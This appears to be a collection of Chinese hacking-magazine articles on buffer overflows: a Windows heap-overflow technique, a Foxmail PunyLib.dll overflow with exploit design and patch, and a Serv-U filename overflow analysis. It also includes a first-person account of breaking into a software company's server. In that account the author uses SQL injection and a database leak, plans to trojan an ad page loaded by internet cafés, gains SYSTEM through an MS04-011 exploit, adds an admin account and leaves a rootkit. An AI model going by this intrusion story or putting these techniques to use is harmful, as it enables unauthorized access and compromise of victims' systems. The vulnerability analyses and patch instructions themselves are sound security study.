77E9BDB6    CMP EAX,EBX
77E9BDB8    JE SHORT KERNEL32.77E9BDC7
```

```
77E9BDBA   PUSH ESI
77E9BDBB   CALL EAX
```

我们将会用指向shellcode的指针覆盖0x77ec144c的内容，这个指针最后会被call eax来执行。但是这之前可以看到esi被压入栈，也许我们能用esi来定位shellcode的指针地址：）。

我们写一个程序发送数据包到我们的弱点程序，覆盖了整个堆，8个字节的管理结构，还有eax，ecx，可以用0x01020304覆盖eax（一会我们会用shellcode指针来代替这个地址），用"\xeb\x14\x90\x90\x90\

x90\x90\x90"覆盖8个字节的管理结构，为什么这样做后面将会讲到，嘿嘿。最后用0x77ec144c覆盖ecx，这个时候可以看到调试器截获了异常并且显示如下代码：

```
77FCC663   MOV DWORD PTR DS:[ECX],EAX
77FCC665   MOV DWORD PTR DS:[EAX+4],ECX
```

这段代码将会用0x01020304覆盖0x77ec144c的内容。如果0x01020304指向我们的shellcode，那么在触发异常并且由系统默认异常来处理的时候，shellcode将会运行。

输入命令dd esi，看到esi指向的内容刚好是"\xeb\x14\x90\x90\x90\x90\x90\x90"，记住这个时候esi的内容是0x00ac0790，因为加载了调试器和没有加载调试器异常处理是不一样，为了知道系统到底如何处理了，我们可以耍一个小花招：

```
77E9BDDE   CALL DWORD PTR DS:[<&NTDLL.NtQueryInformationJobObject>]   ; ntdll.ZwQueryInformationJobObject
77E9BDE4   CMP EAX,EBX
77E9BDE6   JL SHORT KERNEL32.77E9BDF2
77E9BDE8   TEST BYTE PTR SS:[EBP-57],4
77E9BDEC   JNZ KERNEL32.77E9C033
```

这里改变jl 77e9bdf2为jge 77d9bdf2就能让系统以为没有加载调试器了。

shift+F9 pass异常，ollydbg就会提示无法执行0x01020304了。此时esi的内容是0x0012e858，dd esi并且观察堆栈。发现0x0012e8a4刚好指向0x00ac0790!~

0x0012e8a4-0x12e858 = 0x4c

这样就好办了，我们用call [esi+0x4c]代替0x01020304来覆盖0x77ec144c就行了。找到call [esi+0x4c]对应的指令为FF 56 4c，并且用跟找ff e4类似的原理在内存中找到这个指令对应的地址。在user32.dll里面找到一个0x77e2f714，最后覆盖之后的程序执行流程就是异常后执行call [esi+0x4c]执行"xeb\x14\x90\x90\x90\x90\x90\x90"然后就跳到了我们的shellcode执行。

最后测试一下，成功无误，在朋友机器上面测试也是没有问题，Windows heap溢出新技巧，就这样简单！

脚本小子：Foxmail是国内普及率非常高的一个邮件收发程序，常常收发邮件的朋友大多都是使用它来完成日常的工作，可以想像一旦Foxmail出漏洞，危害将多么严重！——很不幸，它还真的出了漏洞！

本文详细分析了Foxmail5.0中Punylib.dll邮件头解析的缓冲区溢出漏洞，如果利用这个漏洞，黑客可以远程获得用户的系统权限。可以预见，该漏洞的危害将是非常大的，大家看了分析后一定要记得赶快打补丁哦！

中国网络/软件圈子由这个漏洞曾引发一系列大讨论，各方对漏洞的态度让人担忧，对比一下发现漏洞的国内外软件开发公司对待漏洞发现者的态度、漏洞本身的态度、对产品使用用户公布漏洞信息的态度，我们不能不得出一个让人吃惊的结论：国人的安全意识普遍还超乎想像的低！——国内的大多数软件开发厂商，对于软件安全的态度和对安全的了解，与国外的同行业对比简直是天壤之别！这，或许就是差距……

当然，我们也不能一味地指责软件/网络行业，某种意义上，软件开发行业也是安全行业的衣食父母和客户，支持国产软件也应该是安全公司应尽的责任。上述问题也有国内安全行业自身的问题，对于安全公司而言，对这些软件行业进行安全知识的普及和安全的培训，也是刻不容缓的事情。故，小编决定刊发本文！义不容辞！

冷眼网络安全

——Foxmail PunyLib.dll远程缓冲区溢出漏洞

文/图 [0x557.org]

难度等级：高

适合对象：程序员、安全人士

前置知识：溢出知识，汇编知识，IDA Pro 4.5、Vdebug 3.0使用经验，python使用经验，C语言

前言

Foxmail的这个漏洞公布后闹得沸沸扬扬，具体情况就不说了，大家都有自己的见解，我在这里就不做过多的评论了，但要说明的是此漏洞不是像传闻的那样只在用户回复该邮件时才被触发，该漏洞只要用户一收邮件就马上触发，包括使用远程管理照样可以触发，该漏洞十分危险，请用户赶快修补此漏洞。这里写给大家只是一些技术上的问题，例如会和大家的说明我们是如何发现该漏洞的，使用什么工具进行进一步分析的，还有一些攻击代码时的问题和注意事项。

漏洞发现

2003年9月1日发现的这个漏洞，刚好是Foxmail5.0beta1公布的当天，0day vuln？。其实发现这个漏洞真的没有什么技术含量，笔者个人认为纯粹是偶然。如果非说有什么技术准备、漏洞发现方法的话，那就是当时确实在做一些漏洞测试验证方面的项目，刚好在研究sendmail的相关漏洞与Mail相关的RFC文档，为了熟悉这些RFC，写了一些简单的python脚本对Sendmail服务器进行测试。刚好那天Foxmail5.0推出，我一贯支持国产软件，当然要拿来试用一下，便"顺便"测试了一下Foxmail5.0的安全性。

第一个测试就是From:字段超长便出现了令人惊讶的0x61616161，呵呵，这个现象当时真的令我非常惊讶，因为据我所知Foxmail是Delphi写的吧，怎么会出现这么经典的改写eip的现象？深入研究了一下该溢出，发现漏洞存在于Foxmail目录下的3rdparty下的PunyLib.dll中，下面就是对该漏洞的分析。

> **脚本小子**：在这之前给大家推荐一下Python语言，因为Python语言在处理字符串方面非常方便，所以经常使用Python来对软件进行Blackbox测试，而且因为Python集成了很多现成的应用协议，所以在测试应用程序时方便高效，很容易发现漏洞。


漏洞分析

在漏洞分析中使用的静态分析工具是大家熟知的IDA pro 4.5，动态分析方面我们使用的是由keji开发的Vdebug 3.0，脚本方面就使用上面介绍的Python脚本。

经过分析，在punylib.dll 中实际的堆栈调用关系如下：

```
Foxmail 获取输入参数
   |
   punylib.dll! UrlToLocal
          |
          sub_10002070
                 |
                 sub_10001A30 实际覆盖了
该函数的返回地址
```

以下是反汇编代码与注解



详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

由以上可以看出，这是个典型的缓冲区溢出问题，乍看起来我以为Foxmail没做任何检查，其实上面可以看出来还是做了一定的检查：

```
.text:10002089          cmp     ecx, 200h
.text:1000208F          jg      loc_10002200
```

但是检查的长度大于目的缓冲区的大小，所以产生了溢出，哈哈。

攻击程序编写

由于在邮件地址中长度有限制，我们只能把shellcode放在前面，在Shellcode中不能存在(0x00, 0x0a, 0x0d, 0x3a, 0x2f 等字符)，而前面只有256个字节供我们放一段Shellcode，在这里我们直接采用了在Foxmail 模块中用到的API地址，硬件编码，这样的Shellcode就比较小了。Shellcode执行的功能是连接到某一个端口读取一段新的Shellcode，然后再跳过去执行。我们直接用到了Shellcode在内存中的地址，由于punylib.dll中拷贝完数据后自动会在字符串末尾补足一个0x00，所以我们可以用到0x00xxxxxx这样的地址。这样只需要猜测对方的系统是xp or 2000即可。

详细代码请查看光盘"源代码"栏目，按照文章名查找即可，请见vFoxmail_v1.c，有兴趣的读者可自行参考、编译。

补丁修补

在官方补丁出来之前，为了防止受到攻击，我们决定直接使用16进制编辑器修改动态链接库的方法来实现静态修补。

下面我将介绍静态修补的依据和实现，因为要成功修补漏洞，首先要知道出问题的准确地点。

这个溢出问题出在PunyLib.dll，通过反汇编静态分析，我们知道Foxmail在检测邮件头时调用了这个动态链接库里面的UrlToLocal函数，这个函数在调用一个分析Url地址的函数时，由于分配的内存空间太小，造成了溢出。

大概调用情况应该是这样的：UrlToLocal函数首先会调用一个函数处理邮件头里面的Url字符，像http://等，如果长度大于0x200（也就是512字节），就不往下处理，汇编代码如下：

```
.text:10002089          cmp     ecx, 200h
.text:1000208F          jg      loc_10002200
//如果大于0x200字节就不处理
.text:10002095          test    ecx, ecx
.text:10002097          jle     loc_10002200
.text:1000209D      push    edx         ; char *
.text:1000209E          call    _strdup
.text:100020A3          mov     ebx, eax
.text:100020A5          add     esp, 4
.text:100020A8          test    ebx, ebx
.text:100020AA      jnz     short loc_100020B9
 //继续处理
```

如果继续处理的话，最终会进入下面这段汇编代码：

```
.text:10001A30 sub_10001A30    proc near
.text:10001A30
.text:10001A30
.text:10001A30 var_104         = dword ptr -104h
.text:10001A30 var_100         = dword ptr -100h
.text:10001A30 arg_0           = dword ptr  4
.text:10001A30 arg_4           = dword ptr  8
.text:10001A30 arg_8           = dword ptr  0Ch
.text:10001A30 arg_C           = dword ptr  10h
.text:10001A30 arg_10          = dword ptr  14h
.text:10001A30 arg_14          = dword ptr  18h
.text:10001A30                 sub     esp, 104h
  //分配0x104长度的缓冲区，前面检测的长度是允许0x200，所以如果超过0x104就会造成溢出
.text:10001A36                 push    ebx
.text:10001A37         mov     ebx, [esp+108h+arg_0]
.text:10001A3E                 push    ebp
.text:10001A3F         mov     ebp, [esp+10Ch+arg_10]
.text:10001A46                 push    esi
.text:10001A47                 xor     esi, esi
.text:10001A49                 cmp     ebp, esi
.text:10001A4B                 push    edi
.text:10001A4C         mov     [esp+114h+var_104], esi
.text:10001A50                 jle     short loc_10001A73
.text:10001A52         mov     edi, [esp+114h+arg_14]
.text:10001A59
```

从上面的汇编代码我们可以知道，如果在前面检查长度的时候（.text:10002089 cmp ecx, 200h）限制长度在0x100，就不会出现溢出问题了。所以我们静态修改的目标应该是把cmp ecx,200h改成cmp ecx,100h。


通过静态反汇编分析，我们知道有两个地方调用了sub_10001A30，其中一个地方是.text:100022CE。

接下来我们就要通过16进制编辑器修改PunyLib.dll了。我使用的编辑器是Hex Workshop，打开动态链接库后，在编辑器里面我们找到这两个地方，在PunyLib.dll里面的偏移是0x0000208c和0x000022d1，把这两个地方的02改为01然后保存就可以了。

编后

一次又一次漏洞发现者的原创作品，一篇又一篇最前沿的技术文章，一个又一个最痴迷的安全故事……无数的安全事件在我们面前公开，但这个漏洞的公布算是最让人兴奋不起来的一次。唉，国内的IT产业看来需要醍醐灌顶了……国民当自强！

抢先体验 Windows LSA 远程溢出



文/图 Boyfriend

最近在网吧上网，发现很多网吧都是用的同一家软件的网吧管理软件，下意识地就想到研究研究它。先到网吧刷卡登记，然后在网吧终端机登录。在登录的时候，我发现输入ID和PASSWORD的对话框后面是一个HTML页面，是那个公司的广告，上面还写了该公司的网址。HTML页面加上N多网吧都使用这个软件，这代表什么呢？如果我们在HTML页面加入木马语句的话，那肉鸡得有多少呢？呵呵，为了这点偶然的想法，我开始尝试。

我打开了该软件公司的网址Http://www.somesoft.com/，登录的时候出现Http://www.somesoft.com/logo/ad.htm，访问了一下，发现跟网吧登录的背景页面是一样的。哈哈，这下可以肯定每个网吧电脑都会在登录的时候调用ad.htm页面了！这个可就是最好的藏马的地方了！于是，艰苦的入侵过程开始……

我入侵有个习惯，先在网页中找脚本漏洞，看能不能注入，因为脚本漏洞的安全防护是现阶段很多网站都不太重视的问题，而系统漏洞一般是很快会被弥补的，来，我们一起来看看具体情况：在新闻中心处输入http://www.xxx.com/news_browse.asp?ID=25'，返回：

```
Microsoft JET Database Engine error '80040e14'

Syntax error in string in query expression 'ID=25''.

/news_browse.asp, line 52
```

也许是Access数据库，先来找数据库连接文件conn.asp，找到了的话有可能直接下载它的数据库的哦！先输入http://www.xxx.com/inc/，返回HTTP 404 – File not found，说明这个目录不存在了，如

果存在的话他会返回你没有权限访问这个目录(403),猜了半天,把常见的脚本位置都猜过了,最后还是把conn.asp地址给猜出来了,地址为http://www.xxx.com/coon/conn.asp,躲得还挺隐蔽。下面直接访问这个地址,出现HTTP 500 错误,呵呵,没关系,这是因为IE返回的信息没有设置成详细信息方式,我们改过来 在IE的工具→Internet选项→"高级"中把"显示友好Http错误"勾掉,再访问那个地址,终于暴库了!

```
Microsoft JET Database Engine error '80004005'

'D:\web\client\database\#zwgd_server.cgi' is not a valid path. Make sure that the path name is spelled correctly and that you are connected to the server on which the file resides.

/conn/conn.asp, line 14
```

猜到数据库的地址为www.xx.com/database/#zwgd_server.cgi,用FLASHGET下载下来把文件改为data.mdb,再用Office读取,成功获得新闻管理员的PASS和ID!好,成功了一步了。接下来就猜后台,猜了多次也没有猜到,包括chklogin.asp这些都猜了,就是猜不到,郁闷(其实从数据库后缀为cgi,可以看得出来,管理员还是有一点安全意识的),看来只能从系统漏洞入手了!

先扫描端口,发现开了25、53、80、110、135、139、445、1433这几个端口,先分析目标是用的何种MAIL系统,Telnet上去,提取Banner,发现是Web-EasyMail,一个挺安全的MAIL系统,再破解了一些SQL Server的口令也没有猜出来,极度郁闷中——就在绝望时SBAA给我发来消息说他把MS04011的漏洞利用程序写好了,正好可以帮他测试一下(详细代码请查看光盘"源代码"栏目,按照文章名查找即可)。

好,我们来看看这个漏洞利用程序!这是针对cn和en的,从HTTP返回的错误信息可以看出目标机器是中文版的Windows,再GET IIS Banner,是IIS5,哈,这下正好可以利用这个程序。在这之前,我们先来看看这个漏洞的描述

Microsoft Windows LSA是本地安全授权服务(LSASRV.DLL)。LSASS DCE/RPC末端导出的Microsoft活动目录服务存在一个缓冲区溢出,远程攻击者可以利用这个漏洞以SYSTEM权限在系统上执行任意指令。一些活动目录服务在Windows目录中在"debug"子目录里生成调试日志文件,在LSASRV.DLL实现的记录函数写信息条目到日志文件中,这里的vsprintf()函数用于建立日志条目,由于对提供给这个函数的字符串参数缺少正确的边界缓冲区检查,超长字符串可导致缓冲区溢出。部分RPC函数接收此字符串作为参数并尝试写调试日志文件,利用这些RPC函数,可能以System权限在系统上执行任意指令。

上面是从绿盟获得的漏洞信息,可以看出这个跟RPC有关,如果这样的话135端口应该是开放的才能利用,而目标机器是开放135的,正好可以测试。现在就可以拿这个新东西试试,如图1所示。




图1

我们可以从图1中看出这个程序对EN,CN 的2K和XP都有效,爽!迫不及待地开始测试。我使用的参数是 ms04011 0 ip,成功溢出后开一个端口为1234的Shell.,程序会显示

```
shellcode size 404
Ret value = 1727
```

假如是Ret value = 1727的话,就说明溢出成功,也有是出现1726的,但是出现1726的时候都没有溢出成功,不知道是什么问题。看见了1727,赶快用nc连接对方的1234端口,成功得到权限!如图2所示。



图2

现在来检查一下获得的权限是什么类型权限,添加了一个用户,显示命令成功完成,再加到Administrators组也成功了,这下可以肯定是System权限了,后来我给目标种了一个Rootkit就走人了,等到有需要的时候好好"利用"这台机器!哈哈,看来ms04011的危害一点也不比RPC DCOM溢出差啊,网管人员可要注意了!

脚本小子：几个月前，KKQQ首先发现了Serv-U的远程缓冲区溢出，并在本刊发布了漏洞分析，当时由于Serv-U FTP的使用范围非常广，所以该漏洞造成了很大的危害，很多虚拟主机服务商因为都是用的这个FTP服务器，所以几乎都被这个漏洞入侵过，Serv-U的厂商也赶紧发布了补丁，可惜，当网络上各服务器管理员都还在忙着为Serv-U打补丁的时候，最新的漏洞又出现了！网络，再一次陷入恐慌，你知道是什么漏洞吗？

适合读者	程序员、安全爱好者
前置知识	Windows缓冲区溢出技术知识
难度等级	高

Serv-U v5.0.0.4 远程缓冲区溢出分析

——Serv-U v5.0.0.4 and prior畸形文件名远程溢出

Author: eyas <eyas at xfocus.org>
Discover: Der Ago <maillist at bastart.eu.org>

这个漏洞在v5.0.0.9中已经修补，最新的版本已经不能构成危害，虽然漏洞比较简单，但要有效地利用却是比较困难的，要触发这个漏洞必须有一个没有被锁定在根目录的账号，因为Serv-U是在处理畸形文件名时产生的栈溢出，所以用能带目录名/文件名的命令都可以触发它。

以下我们基于v5.0.0.0简单分析一下。溢出发生在sub_4412DC函数，在用户权限检查之前。相关部分汇编代码如下：

脚本小子：汇编代码中的[ebp+src]即[ebp-0x1084]，[ebp+dest]即[ebp-0x10]。[ebp+src]中的内容是相关命令操作中的文件名\目录名的全路径。例如，你发送的命令是size xfocus.txt，假设当前账号的根目录是c:\，那么[ebp+src]中的内容就是"c:\xfocus.txt\"。

（1）判断前两个字节是否都是0x5C，是的话继续往下搜索0x5C。

```
.text:004417BD   movsx   edx, [ebp+src]   ；全路径
.text:004417C4             cmp     edx, 5Ch
.text:004417C7             jnz     short loc_441804
.text:004417C9          movsx   ecx, [ebp+var_1083]
.text:004417D0             cmp     ecx, 5Ch
.text:004417D3             jnz     short loc_441804
.text:004417D5             push    5Ch
；如果全路径的前两个字节都是5c，
.text:004417D5         ；那么从第三个字节开始搜索5c
.text:004417D7        lea     eax, [ebp+var_1082]
.text:004417DD             push    eax
.text:004417DE             call    j__strchr_0
.text:004417E3             add     esp, 8
.text:004417E6             mov     [ebp+dest], eax
；把返回的地址保存在堆栈
.text:004417E9             mov     edx, [ebp+dest]
.text:004417EC             test    edx, edx
.text:004417EE             jz      short loc_441818
；没搜索到则跳转
.text:004417F0             push    5Ch
.text:004417F2             mov     ecx, [ebp+dest]
.text:004417F5    inc    ecx    ；地址+1，继续搜索5C
.text:004417F6             push    ecx
.text:004417F7             call    j__strchr_0
.text:004417FC             add     esp, 8
.text:004417FF             mov     [ebp+dest], eax
；把返回的地址保存在堆栈
.text:00441802             jmp     short
loc_441818
```

如果全路径的第一个字节不是0x5C，那么搜索第一个5C出现的地址，保存至dest：

```
.text:00441804 loc_441804:                ; CODE
XREF: sub_4412DC+4EB78j
.text:00441804                 ; sub_4412DC+4F778j
.text:00441804             push    5Ch
.text:00441806             lea     eax, [ebp+src]
.text:0044180C             push    eax
.text:0044180D             call    j__strchr_0
.text:00441812             add     esp, 8
.text:00441815             mov     [ebp+dest], eax
```

（2）判断[ebp+dest]值是否不为0，是的话继续。

```
.text:00441818 loc_441818:            ; CODE XREF:
sub_4412DC+51278j
.text:00441818                 ; sub_4412DC+52678j
.text:00441818             mov     edx, [ebp+dest]
.text:0044181B             test    edx, edx
.text:0044181D             jnz     short loc_441828
```

（3）取buffer地址到ebx，继续。下面就是开始有趣的循环了。

```
.text:00441828 loc_441828:            ; CODE XREF:
sub_4412DC+54178j
.text:00441828             lea     ebx, [ebp+src]
.text:0044182E       jmp     short loc_441897
```

（4）循环。

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

其实流程比较简单:

```
(1-1) ---+
         |-> (2) -> (3) -> (4)
(1-2) ---+
```

我们将上述汇编代码还原成C 语言的话，大致如下：

```
int     var[3];          --+
char    *pDest;            |-->关键部分
int     var_14;            |
char    buff[0x1070];    --+
char    *ptr, *pSrc,          -+
        *pTmp, *pSearch;       |-->这里的都是瞎编的:)
int     len, count, num;      -+
if(buff[0]=='/' && buff[1]=='/')
{
    pDest = strstr(buff+2, "/");
    if(pDest)
        pDest = strstr(pDest+1, "/");
}
else
{
    pDest = strstr(buff, "/");
}
if(!pDest)
    exit;
pSearch = buff;
while(strstr(pSearch, "\\..."))
{
    ptr = strstr(pSearch+1, "\\");
    if(!ptr)
    {
        pSrc = buff+4;
    }
    else
    {
        pSrc = ptr;
        count = 1;
        pTmp = buff+1;
        num = ptr - pSearch;
        while(count<num)
        {
        len
            if(*pTmp != '.')
            {
                var_14 = 0;
            }
            pTmp++;
            count++;
        }
    }
    if(var_14 == 0)
    {
        pSearch++;
    }
    else
    {
        len = strlen(pSrc);
        memmove(pDest, pSrc, len);
    }
}
```

从上述代码中可以看到，需要buff中有"\..."才能进入循环。假如我们发送的命令是"size \...\xfocus.txt"，那么[ebp+src]中的内容就是

```
"c:\...\xfocus.txt\"
 |  |
 |  src
 dest
```

在经过一次memmove后，[ebp+src]中的内容就变成"c:\xfocus.txt\"了，循环也就随之结束。

假如dest<=src，那么上述代码永远都是不会出问题的，但假如dest>src呢？（这里的大于小于指的是内存地址的高低），假如我们发送如下命令"size \\...\aaaa\xfocus.txt"，[ebp+src]中的内容是什么？分两种情况

（1）用户被锁定在根目录，"c:\...\aaaa\xfocus.txt\"；

（2）用户没有被锁定在根目录，"\\...\aaaa\xfocus.txt\"。

第一种情况dest<src。

第二种情况，

```
"\\...\aaaa\xfocus.txt\"
   |    |
   src  dest
```

